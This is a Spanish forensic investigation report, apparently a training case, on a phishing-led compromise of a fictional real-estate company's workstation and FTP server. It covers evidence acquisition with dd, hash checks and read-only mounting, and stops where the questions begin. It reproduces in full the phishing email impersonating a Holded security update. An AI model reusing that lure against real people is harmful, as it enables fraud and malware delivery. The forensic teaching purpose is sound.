
ANÁLISIS FORENSE

INVESTIGACIÓN DE INCIDENTE DE SEGURIDAD EN ENTORNO LINUX

INMOBILIARIA NOVOHOGAR S.L.

Análisis del compromiso del equipo del usuario Pedro y del servidor FTP corporativo



AUTOR
Carles Ochoa Monteagudo

SECUREX
INVESTIGATIONS S.L.

FECHA
03/06/2026

Índice

1. Enunciado del caso....3
1.1 Contexto organizativo....3
1.2 Descripción del incidente....3
1.3 Contexto del ataque....4
1.4 Contenido del correo malicioso....5
1.5 Acción realizada por el usuario....7
1.6 Naturaleza real del archivo ejecutado....7
1.7 Actuación inicial del administrador de sistemas....7
1.8 Intervención de la empresa especializada....7
1.9 Actuación del equipo forense....8
1.10 Análisis en laboratorio....12
1.11 Objetivo del análisis forense....16
1.12 Planteamiento del trabajo....16
2. Preguntas....17
....18
....18
....18
3. Informe ejecutivo....41
3.1 Conceptos clave para entender el incidente....41
3.2 Resumen del incidente....43
3.3 Principales acciones realizadas por el atacante....43
3.4 Línea temporal del incidente....44
3.5 Impacto del incidente....45
3.6 Cadena de custodia e integridad de las evidencias....45
3.7 Evidencias digitales analizadas....45
3.8 Herramientas y software utilizados....46
3.9 Versiones de software utilizadas....46
3.10 Utilidades y comandos empleados durante el análisis....47
3.11 Conclusión ejecutiva....47
3.12 Recomendaciones de seguridad....47
Concienciación frente a ataques de phishing....47
Restricción de permisos SUID innecesarios....48
Fortalecimiento de contraseñas y autenticación....48
Supervisión de tareas programadas y persistencia....48
Segmentación de red y control de accesos....48
Monitorización y revisión de logs....49
Protección de información sensible....49
Copias de seguridad y recuperación....49
Revisión periódica de usuarios y privilegios....49

1. Enunciado del caso

Operación Holded

Análisis Forense Digital de un Incidente de Compromiso Inicial, Movimiento Lateral y Exfiltración de Datos en INMOBILIARIA NOVOHOGAR S.L.

1.1 Contexto organizativo

INMOBILIARIA NOVOHOGAR S.L. es una empresa consolidada del sector inmobiliario ubicada en la provincia de Valencia, especializada en la gestión de operaciones de compraventa y alquiler de inmuebles.

La organización dispone de una plantilla compuesta por 25 empleados distribuidos entre las sedes corporativas de Torrent, Valencia y Cullera, lo que implica una infraestructura tecnológica descentralizada y una necesidad constante de sincronización de información entre oficinas.

Debido a la naturaleza de su actividad, la empresa gestiona diariamente una gran cantidad de información sensible y confidencial, entre la que se incluye:

- Datos personales de clientes y empleados
- Información bancaria (IBAN, cuentas de pago, domiciliaciones).
- Contratos de compraventa y alquiler.
- Nóminas y documentación laboral.
- Información contable y fiscal.

Anualmente, la compañía tramita más de **500 operaciones** inmobiliarias, circunstancia que incrementa significativamente la exposición al riesgo asociado a la protección de datos y a la seguridad de la información corporativa.

Para la gestión de la facturación, contabilidad y operaciones financieras, INMOBILIARIA NOVOHOGAR S.L. utiliza la plataforma Holded, herramienta integrada en los procesos críticos de negocio y utilizada diariamente por el personal administrativo y contable.

1.2 Descripción del incidente

El día 23 de mayo de 2026, el departamento de TI de INMOBILIARIA NOVOHOGAR S.L. detectó un incidente de seguridad de carácter crítico que afectaba tanto a un equipo corporativo como a parte de la infraestructura interna de la organización.

El incidente se manifestó en dos frentes diferenciados, aunque potencialmente relacionados entre sí:

1.2.1 Compromiso del usuario pedro

El usuario pedro, perteneciente al Departamento de Contabilidad, notificó una actividad anómala en su cuenta bancaria personal, detectándose múltiples transacciones no autorizadas realizadas entre los días 17 y 19 de mayo de 2026.

El importe total de dichas operaciones fraudulentas superaba los 8.000 €, hecho que generó una especial preocupación debido a que **los movimientos bancarios comenzaron** pocos días después de la **ejecución de un supuesto actualizador del software Holded en su equipo corporativo.**

1.2.2 Compromiso del servidor FTP corporativo

De forma paralela, el administrador de sistemas detectó actividad sospechosa en el servidor FTP corporativo (192.168.1.49), observando la desaparición de múltiples directorios que contenían información altamente sensible.

Entre los directorios afectados se encontraban:

- **USUARIOS**
  Contenía credenciales y datos personales de los empleados.
- **NOMINAS**
  Almacenaba información salarial detallada.
- **NUMEROS_CUENTA**
  Incluía IBAN y datos bancarios de clientes y proveedores.

La eliminación de estos directorios sugería la existencia de un acceso no autorizado con privilegios elevados.

1.3 Contexto del ataque

El origen del incidente se sitúa el día 16 de mayo de 2026, fecha en la que el usuario pedro recibió un correo electrónico fraudulento en su bandeja de entrada corporativa.

1.3.1 Características del correo recibido

El correo electrónico presentaba las siguientes características:

- Remitente: soporte@holdedsecurity.com
- Asunto: Actualización del Agente de Seguridad Holded (v3.2.1)

El contenido del correo presentaba características típicas de un ataque de **phishing:**

- Uso de lenguaje técnico convincente.
- Referencias a supuestos protocolos de seguridad.
- Sensación de urgencia para forzar la acción del usuario.
- Instrucciones detalladas de ejecución.
- Solicitud implícita de privilegios elevados.

El objetivo principal del correo era inducir al usuario a ejecutar un archivo malicioso bajo la apariencia de una actualización legítima de software corporativo.

1.4 Contenido del correo malicioso

El correo informaba al usuario de la supuesta necesidad de actualizar un “Agente de Sincronización Local” de Holded debido a un presunto fallo crítico de seguridad relacionado con la pasarela bancaria de la plataforma.

En el mensaje se indicaba que, para evitar posibles errores y garantizar la integridad de los datos, era obligatorio descargar e instalar una actualización denominada Holded_Update_Setup.zip.

Las instrucciones proporcionadas guiaban al usuario durante todo el proceso de instalación fraudulenta, incluyendo:

1. Descarga del archivo.
2. Descompresión del contenido.
3. Ejecución del supuesto instalador.
4. Confirmación de instalación.
5. Visualización de una barra de progreso.
6. Finalización aparente del proceso de actualización.

Contenido del correo:



[ACCIÓN REQUERIDA] Actualización del Agente de Seguridad Holded (v3.2.1)

Soporte Holded <soporte@holdedsecurity.com> 18:18 (hace 6 minutos)
para pedro

Estimado usuario de Holded:

Como parte de nuestro compromiso con la integridad de sus datos y en cumplimiento con los nuevos protocolos de cifrado de la plataforma, es necesario que todos los usuarios de escritorio actualicen su **Agente de Sincronización Local a la versión 3.2.1.**

Esta actualización corrige un error crítico en el módulo de comunicación que podría causar cierres inesperados en la pasarela bancaria que utiliza para sus facturas.

Instrucciones de actualización:

1. Descargue el paquete de actualización desde nuestro servidor seguro: Holded_Update_Setup.zip
2. Descomprima el archivo en una carpeta de su ordenador.
3. Ejecute el archivo Holded_Update_Setup haciendo doble clic o desde la terminal.
4. Aparecerá una ventana de confirmación preguntando si desea instalar la actualización. Haga clic en "Instalar".
5. Se mostrará una barra de progreso con el estado de la instalación. Espere a que finalice automáticamente.
6. Una vez completado, aparecerá una ventana de confirmación indicando que la actualización ha sido exitosa.

Disculpe las molestias.

Atentamente,
Holded Security Team
Technical Support Division


holded

Tras la ejecución del archivo, el usuario observó distintas ventanas gráficas que simulaban un proceso legítimo de instalación, incluyendo:


- Ventanas de confirmación.




- Barras de progreso.



- Mensajes de actualización completada.



- Notificaciones del sistema indicando:
  - “Sincronizando en segundo plano”.



La utilización de interfaces gráficas falsas permitió incrementar la credibilidad del ataque y reducir las sospechas del usuario, simulando el comportamiento habitual de aplicaciones corporativas legítimas.

1.5 Acción realizada por el usuario

Debido a la confianza generada por el correo electrónico y al uso habitual de la plataforma Holded dentro de la empresa, el usuario pedro procedió a:

1. Descargar el archivo malicioso.
2. Ejecutarlo en su equipo corporativo.

Tras la ejecución, el supuesto instalador mostró una interfaz aparentemente legítima que simulaba una actualización real del software, dificultando así la detección inmediata del compromiso.

1.6 Naturaleza real del archivo ejecutado

El archivo ejecutado no correspondía a una actualización legítima, sino a un payload malicioso diseñado específicamente para comprometer el sistema de la víctima.

Una vez ejecutado, el malware realizó las siguientes acciones:

- Establecimiento de una reverse shell contra la dirección IP del atacante: 192.168.1.104.
- Ejecución remota de comandos sobre el host infectado.

Este tipo de comportamiento se asocia habitualmente con fases avanzadas de un ciberataque, incluyendo:

- Persistencia.
- Escalada de privilegios.
- Movimiento lateral.
- Exfiltración de información sensible.

1.7 Actuación inicial del administrador de sistemas

Tras detectar tanto las operaciones bancarias fraudulentas como la desaparición de información crítica en el servidor FTP corporativo, el administrador de sistemas determinó que la organización se encontraba ante un incidente de seguridad grave. Por lo que la organización decidió contactar con una empresa especializada en ciberseguridad y respuesta ante incidentes.

1.8 Intervención de la empresa especializada

La empresa contratada fue SECUREX INVESTIGATIONS S.L., especializada en:

- Respuesta ante incidentes.
- Análisis forense digital.
- Investigación de ciberataques.

El administrador de sistemas proporcionó al equipo forense toda la información recopilada hasta el momento, destacando especialmente:

- La ejecución de un supuesto actualizador malicioso por parte del usuario pedro.
- La existencia de transacciones bancarias fraudulentas.
- La eliminación de directorios críticos en el servidor FTP.
- La sospecha de movimiento lateral dentro de la red corporativa.

Asimismo, se solicitó expresamente determinar:

- El alcance real del compromiso.
- Las acciones realizadas por el atacante.
- La posible exfiltración de información.
- La existencia de mecanismos de persistencia o backdoors.

Además, el **administrador de sistemas informó** al equipo de SECUREX INVESTIGATIONS S.L. de que **todos los equipos corporativos de la organización contaban con el servicio auditd habilitado.**

Este servicio permitía registrar de forma detallada la actividad realizada por los usuarios en los sistemas, incluyendo:

- Ejecución de comandos.
- Escaladas de privilegios a root.
- Creación, modificación y eliminación de archivos.
- Eventos relacionados con autenticación y acceso al sistema.
- Etc.

La existencia de estos registros suponía una fuente de evidencia especialmente relevante para la investigación, ya que permitiría reconstruir cronológicamente las acciones realizadas por el atacante dentro de los sistemas comprometidos.

1.9 Actuación del equipo forense

Debido a la criticidad del incidente y a la necesidad de preservar adecuadamente las evidencias digitales, el equipo de SECUREX INVESTIGATIONS S.L. se desplazó físicamente a las instalaciones de INMOBILIARIA NOVOHOGAR S.L. con el objetivo de realizar la adquisición forense de los sistemas afectados garantizando en todo momento la integridad de la evidencia digital.

1.9.1 Adquisición de evidencias

Los analistas forenses procedieron a la adquisición de las siguientes evidencias digitales:

- El disco duro del equipo corporativo del usuario pedro.
- El disco del servidor FTP corporativo.

Para ello se utilizó la herramienta **dd**, realizando copias bit a bit exactas de los dispositivos originales. Este procedimiento permitió obtener imágenes forenses íntegras sin alterar el contenido original de los sistemas analizados.

El destino de dichas copias fue un dispositivo USB externo proporcionado por el propio equipo forense, preparado previamente para el almacenamiento seguro de las evidencias digitales adquiridas.

Deshabilitación del montaje automático de dispositivos externos

Antes de conectar el dispositivo USB en el equipo del usuario pedro, el equipo forense deshabilitó el montaje automático de dispositivos externos.

Esta medida se adoptó para evitar modificaciones automáticas sobre el dispositivo USB, como:

- Creación de archivos temporales.
- Actualización de metadatos.
- Accesos del sistema operativo.

Todo ello podría comprometer mínimamente la integridad de la evidencia o alterar información relacionada con la cadena de custodia.

Para ello se ejecutaron los siguientes comandos en el equipo de pedro:

gsettings set org.gnome.desktop.media-handling automount false

gsettings set org.gnome.desktop.media-handling automount-open false

```
pedro@pedro-pc:~$ gsettings set org.gnome.desktop.media-handling automount false
pedro@pedro-pc:~$ gsettings set org.gnome.desktop.media-handling automount false
pedro@pedro-pc:~$
```

Adquisición forense del equipo de pedro

Una vez deshabilitado el montaje automático, el equipo forense verificó mediante el comando **lsblk** que el dispositivo USB no se encontraba montado automáticamente en el sistema.

El análisis confirmó que el dispositivo externo correspondía a: /dev/sdc

```
pedro@pedro-pc:~$ lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sda      8:0    0    15G  0 disk
└─sda1   8:1    0    15G  0 part /
sdb      8:16   0    50G  0 disk
└─sdb1   8:17   0    50G  0 part
sdc      8:32   1 115,2G  0 disk
├─sdc1   8:33   1 115,2G  0 part
└─sdc2   8:34   1     1M  0 part
sr0     11:0    1  50,9M  0 rom
pedro@pedro-pc:~$
```

Posteriormente, el USB fue montado manualmente en el directorio usb/ mediante el comando:

sudo mount /dev/sdc1 usb/

```
pedro@pedro-pc:~$ sudo mount /dev/sdc1 usb/
[sudo] contraseña para pedro:
pedro@pedro-pc:~$
```

Una vez realizado el montaje, se volvió a ejecutar **lsblk** para verificar que el dispositivo había sido montado correctamente en el punto de montaje seleccionado.

```
pedro@pedro-pc:~$ lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sda      8:0    0    15G  0 disk
└─sda1   8:1    0    15G  0 part /
sdb      8:16   0    50G  0 disk
└─sdb1   8:17   0    50G  0 part
sdc      8:32   1 115,2G  0 disk
├─sdc1   8:33   1 115,2G  0 part /home/pedro/usb
└─sdc2   8:34   1     1M  0 part
sr0     11:0    1  50,9M  0 rom
pedro@pedro-pc:~$
```

Creación de la imagen forense

Confirmado el montaje correcto del dispositivo externo, se procedió a la adquisición bit a bit del disco del equipo comprometido mediante el siguiente comando:

sudo dd if=/dev/sda of=usb/disco_pedro.dd bs=4M status=progress conv=noerror,sync

Parámetro	Función
if=	Disco origen
of=	Archivo destino de la imagen forense
bs=4M	Tamaño de bloque de copia
status=progress	Muestra el progreso de la copia
conv=noerror,sync	Continúa la copia aunque existan errores de lectura

Una vez finalizada la adquisición, el equipo forense verificó que la imagen se había generado correctamente mediante: ls usb/ | grep disco_pedro.dd

```
pedro@pedro-pc:~$ ls usb/| grep disco_pedro.dd
disco_pedro.dd
pedro@pedro-pc:~$
```

Adquisición forense del servidor FTP

En el caso del servidor FTP, al tratarse de un entorno Ubuntu Server sin entorno gráfico, el equipo forense deshabilitó el servicio responsable de la gestión automática de dispositivos externos mediante el siguiente comando:

sudo systemctl stop udisks2.service

```
pedro@server:~$ sudo systemctl stop udisks2.service
[sudo] password for pedro:
pedro@server:~$ _
```

Esta medida evitó que el sistema montara automáticamente dispositivos USB y realizara modificaciones no deseadas sobre el soporte de almacenamiento utilizado para las evidencias.

```
pedro@server:~$ lsblk
NAME                      MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
sda                         8:0    0    15G  0 disk
├─sda1                      8:1    0     1M  0 part
├─sda2                      8:2    0   1,8G  0 part /boot
└─sda3                      8:3    0  13,2G  0 part
  └─ubuntu--vg-ubuntu--lv 252:0    0    10G  0 lvm  /
sdb                         8:16   0    50G  0 disk
└─sdb1                      8:17   0    50G  0 part
sdc                         8:32   1 115,2G  0 disk
├─sdc1                      8:33   1 115,2G  0 part
└─sdc2                      8:34   1     1M  0 part
sr0                        11:0    1  1024M  0 rom
pedro@server:~$ _
```

Posteriormente, el dispositivo USB fue montado manualmente mediante:

sudo mount /dev/sdc1 usb/

Creación de la imagen forense del servidor FTP

Una vez montado correctamente el dispositivo externo, se realizó la copia bit a bit del disco del servidor FTP mediante:

sudo dd if=/dev/sda of=usb/disco_serverFTP.dd bs=4M status=progress conv=noerror,sync

Finalmente, el equipo forense verificó que la imagen había sido creada correctamente en el dispositivo USB ejecutando:

ls usb/ | grep disco_serverFTP.dd

```
pedro@server:~$ ls usb/ | grep disco_serve
disco_serverFTP.dd
pedro@server:~$ _
```

Con ello se confirmó la correcta adquisición de las evidencias digitales correspondientes tanto al equipo comprometido del usuario pedro como al servidor FTP corporativo.

1.9.2 Garantía de integridad

Con el objetivo de garantizar la autenticidad e integridad de las evidencias adquiridas, se calcularon funciones hash criptográficas mediante los algoritmos:

- MD5
- SHA-256

Los valores hash obtenidos en la adquisición fueron los siguientes:

Hashes de la imagen forense del equipo del usuario pedro (disco_pedro.dd)

- SHA-256: bd3589b92e720e43cecd360cc6bbc6ae89b581f7761e0c81e8f1ce269a52823d
- MD5: 73ec6851034a2f1a8f9319a4e24a49a9



Hashes de la imagen forense del servidor FTP (disco_serverFTP.dd)

- MD5: 84f283fa9c5a9e950d243ef15a669d47
- SHA-256: a7fed0659c440af69256c0bb3c2352c7758d90d479e1cfb9342153d175d1ab88



El cálculo de estos hashes permitió verificar posteriormente que las imágenes forenses no habían sufrido modificaciones durante su transporte y análisis.

1.10 Análisis en laboratorio

Una vez trasladadas las evidencias al laboratorio forense de SECUREX INVESTIGATIONS S.L., el equipo procedió a recalcular los hashes MD5 y SHA-256 de las imágenes adquiridas con el objetivo de comprobar su integridad y verificar que las evidencias no habían sufrido modificaciones durante el transporte.

Preparación del entorno de análisis

Antes de conectar el dispositivo USB que contenía las imágenes forenses, el equipo forense deshabilitó nuevamente el servicio responsable de la gestión de dispositivos externos en el entorno de laboratorio mediante el comando: **sudo systemctl stop udisks2.**

```
carles@carlesochoa:~$ sudo systemctl stop udisks2
carles@carlesochoa:~$
```

Posteriormente, conectaron el dispositivo USB al sistema y verificaron mediante **lsblk** que este no había sido montado automáticamente por el sistema operativo.

```
sdc      8:32   1 115,2G  0 disk
├─sdc1   8:33   1 115,2G  0 part
└─sdc2   8:34   1     1M  0 part
sr0     11:0    1  1024M  0 rom
sr1     11:1    1   100M  0 rom  /media/carles/HP P600
carles@carlesochoa:~$
```

Montaje manual del dispositivo USB

Seguidamente, el equipo creó el directorio de trabajo: forense_novohogar y montó manualmente el dispositivo USB mediante el comando: sudo mount /dev/sdc1 forense_novohogar.

Una vez realizado el montaje, verificaron mediante **lsblk** que el dispositivo se encontraba correctamente montado en el directorio **forense_novohogar.**

```
sdc      8:32   1 115,2G  0 disk
├─sdc1   8:33   1 115,2G  0 part /home/carles/forense_novohogar
└─sdc2   8:34   1     1M  0 part
sr0     11:0    1  1024M  0 rom
sr1     11:1    1   100M  0 rom  /media/carles/HP P600
carles@carlesochoa:~$
```

Posteriormente, ejecutaron el siguiente comando: ls forense_novohogar | grep disco_

confirmando así la presencia de:

- disco_pedro.dd
- disco_serverFTP.dd

correspondientes a las imágenes forenses adquiridas previamente.

Verificación de integridad de las evidencias

Tras montar correctamente el dispositivo USB, el equipo forense recalculó los hashes MD5 y SHA-256 de ambas imágenes forenses.

Posteriormente, los valores obtenidos en laboratorio fueron comparados con los hashes generados inicialmente durante la adquisición en las instalaciones de INMOBILIARIA NOVOHOGAR S.L.

La comparación confirmó que los valores coincidían exactamente en ambos casos, verificando así que las evidencias digitales no habían sido alteradas durante el transporte, almacenamiento o análisis, garantizando la validez de la cadena de custodia.

Hashes recalculados de la imagen forense del equipo del usuario pedro (disco_pedro.dd)

```
carles@carlesochoa:~/forense_novohogar$ sha256sum disco_pedro.dd
bd3589b92e720e43cecd360cc6bbc6ae89b581f7761e0c81e8f1ce269a52823d  disco_pedro.dd
carles@carlesochoa:~/forense_novohogar$ md5sum disco_pedro.dd
73ec6851034a2f1a8f9319a4e24a49a9  disco_pedro.dd
carles@carlesochoa:~/forense_novohogar$
```

Hashes recalculados de la imagen forense del servidor FTP

```
carles@carlesochoa:~/forense_novohogar$ md5sum disco_serverFTP.dd
84f283fa9c5a9e950d243ef15a669d47  disco_serverFTP.dd
carles@carlesochoa:~/forense_novohogar$ sha256sum disco_serverFTP.dd
a7fed0659c440af69256c0bb3c2352c7758d90d479e1cfb9342153d175d1ab88  disco_serverFTP.dd
carles@carlesochoa:~/forense_novohogar$
```

Montaje de las imágenes forenses

Una vez verificada la integridad de las evidencias, el equipo forense procedió al montaje de ambas imágenes para comenzar el análisis de los sistemas comprometidos.

Durante esta fase se emplearon distintas tecnologías y herramientas de análisis forense en entornos Linux:

- kpartx → creación de dispositivos loop y mapeo de particiones.
- mount → montaje de sistemas de archivos.
- LVM (Logical Volume Manager) → acceso a volúmenes lógicos presentes en el servidor FTP.
- Montaje en modo solo lectura (read-only) para evitar modificaciones sobre la evidencia original.

Montaje de la imagen forense del equipo de pedro

Para montar la imagen forense del equipo comprometido se ejecutaron los siguientes comandos:

sudo kpartx -av disco_pedro.dd

sudo mount -o ro /dev/mapper/loop20p1 /mnt/disco_pedro

Posteriormente, verificaron que el montaje se había realizado correctamente mediante: ls -la /mnt/disco_pedro/

La visualización correcta de los directorios del sistema confirmó que la imagen se encontraba preparada para su análisis forense.

```
carles@carlesochoa:~/forense_novohogar$ sudo kpartx -av disco_pedro.dd
[sudo] contraseña para carles:
add map loop20p1 (252:0): 0 31453184 linear 7:20 2048
carles@carlesochoa:~/forense_novohogar$ sudo mount -o ro /dev/mapper/loop20p1 /mnt/disco_pedro
carles@carlesochoa:~/forense_novohogar$ ls -la /mnt/disco_pedro/
total 728652
drwxr-xr-x  23 root root      4096 abr 25 10:59 .
drwxr-xr-x   4 root root      4096 may 19 17:35 ..
drwxr-xr-x   2 root root      4096 abr 25 11:42 bin
drwxr-xr-x   3 root root      4096 abr 25 11:44 boot
drwxr-xr-x   2 root root      4096 abr 25 10:57 cdrom
drwxr-xr-x   2 root root      4096 abr 25 10:57 dev
drwxr-xr-x 163 root root     12288 may 16 18:49 etc
drwxr-xr-x   4 root root      4096 may 16 18:40 home
lrwxrwxrwx   1 root root        33 abr 25 10:59 initrd.img -> boot/initrd.img-4.15.0-38-generic
drwxr-xr-x  26 root root      4096 ago  6  2018 lib
drwxr-xr-x   2 root root      4096 abr 21  2018 lib64
```

Montaje de la imagen forense del servidor FTP

En el caso del servidor FTP, al utilizar volúmenes lógicos LVM, fue necesario activar previamente los grupos de volúmenes mediante: sudo vgchange -ay

Posteriormente, ejecutaron los siguientes comandos:

sudo kpartx -av disco_serverFTP.dd

sudo mount -o ro /dev/mapper/ubuntu--vg-ubuntu--lv /mnt/disco_serverFTP/

Finalmente, verificaron el correcto montaje mediante: ls -la /mnt/disco_serverFTP/

La visualización de los distintos directorios confirmó que la imagen había sido montada correctamente y estaba lista para su análisis.

```
carles@carlesochoa:~/forense_novohogar$ sudo kpartx -av disco_serverFTP.dd
add map loop21p1 (252:1): 0 2048 linear 7:21 2048
add map loop21p2 (252:2): 0 3670016 linear 7:21 4096
add map loop21p3 (252:3): 0 27781120 linear 7:21 3674112
carles@carlesochoa:~/forense_novohogar$ sudo vgchange -ay
  1 logical volume(s) in volume group "ubuntu-vg" now active
carles@carlesochoa:~/forense_novohogar$ sudo mount -o ro /dev/mapper/ubuntu--vg-ubuntu--lv /mnt/disco_serverFTP/
carles@carlesochoa:~/forense_novohogar$ ls -la /mnt/disco_serverFTP/
total 112
drwxr-xr-x  25 root   root    4096 may  9 11:38 .
drwxr-xr-x   4 root   root    4096 may 19 17:35 ..
lrwxrwxrwx   1 root   root       7 abr 22  2024 bin -> usr/bin
drwxr-xr-x   2 root   root    4096 feb 26  2024 bin.usr-is-merged
drwxr-xr-x   2 root   root    4096 may  9 11:08 boot
dr-xr-xr-x   2 root   root    4096 ago  6  2025 cdrom
drwxr-xr-x   4 root   root    4096 ago  5  2025 dev
drwxr-xr-x 108 root   root    4096 may 12 18:47 etc
drwxr-xr-x   3 root   root    4096 may  9 11:18 home
```

Herramientas utilizadas durante el análisis

El análisis forense de las imágenes se realizó principalmente mediante herramientas y utilidades de línea de comandos en entorno Linux para visualizar directorios, logs, etc.

- cat
- ls

- grep
- diff

El uso combinado de estas herramientas permitió:

- Reconstruir cronológicamente la actividad del atacante.
- Identificar evidencias relevantes.
- Analizar configuraciones y logs del sistema.
- Detectar modificaciones realizadas por el atacante.
- Correlacionar eventos entre distintos sistemas comprometidos.

1.11 Objetivo del análisis forense

La investigación forense fue planteada con el objetivo de responder a una serie de cuestiones clave orientadas a:

- Determinar el vector de ataque inicial.
- Identificar las acciones realizadas por el atacante.
- Evaluar el impacto real del incidente.
- Detectar posibles mecanismos de persistencia.
- Confirmar la posible exfiltración de información sensible.
- Analizar la posible existencia de movimiento lateral dentro de la red corporativa.

1.12 Planteamiento del trabajo

A partir de toda la información recopilada, el equipo forense estructuró la investigación en torno a nueve preguntas principales con el objetivo de abordar el incidente de forma ordenada, clara y siguiendo una secuencia cronológica de los hechos.

Cada una de las respuestas incluye:

- Metodología de análisis
- Evidencias digitales obtenidas durante el análisis.
- Comandos empleados durante la investigación.
- Interpretación técnica de los resultados.
- Capturas de pantalla que respalden cada hallazgo.

Este enfoque garantiza un análisis reproducible, estructurado y alineado con las buenas prácticas del análisis forense digital.

2. Preguntas

